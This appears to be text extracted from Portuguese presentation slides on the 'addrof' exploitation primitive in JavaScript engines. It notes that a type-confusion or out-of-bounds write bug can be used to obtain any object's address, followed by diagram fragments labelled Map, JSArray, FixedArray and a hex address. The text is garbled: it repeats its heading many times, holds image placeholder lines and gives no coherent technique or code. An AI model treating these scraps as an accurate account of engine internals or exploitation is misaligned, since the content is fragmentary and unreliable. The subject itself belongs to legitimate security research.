
## Técnicas && Primitivas | Address of




Ao possuir um bug de Type Confusion ou OOB W, podemos usar desta técnica para adquirir o endereço de qualquer variável/objeto




# Técnicas && Primitivas | Address of



# Técnicas && Primitivas | Address of




# Técnicas && Primitivas | Address of





# Técnicas && Primitivas | Address of



# Técnicas && Primitivas | Address of

Map Object

PACKED  
DOUBLE  
ELEMENTS

JSArray

shape  
elements

FixedArray

Map  
Length  
0x55f0810bd81

2.1

3.1

4.1



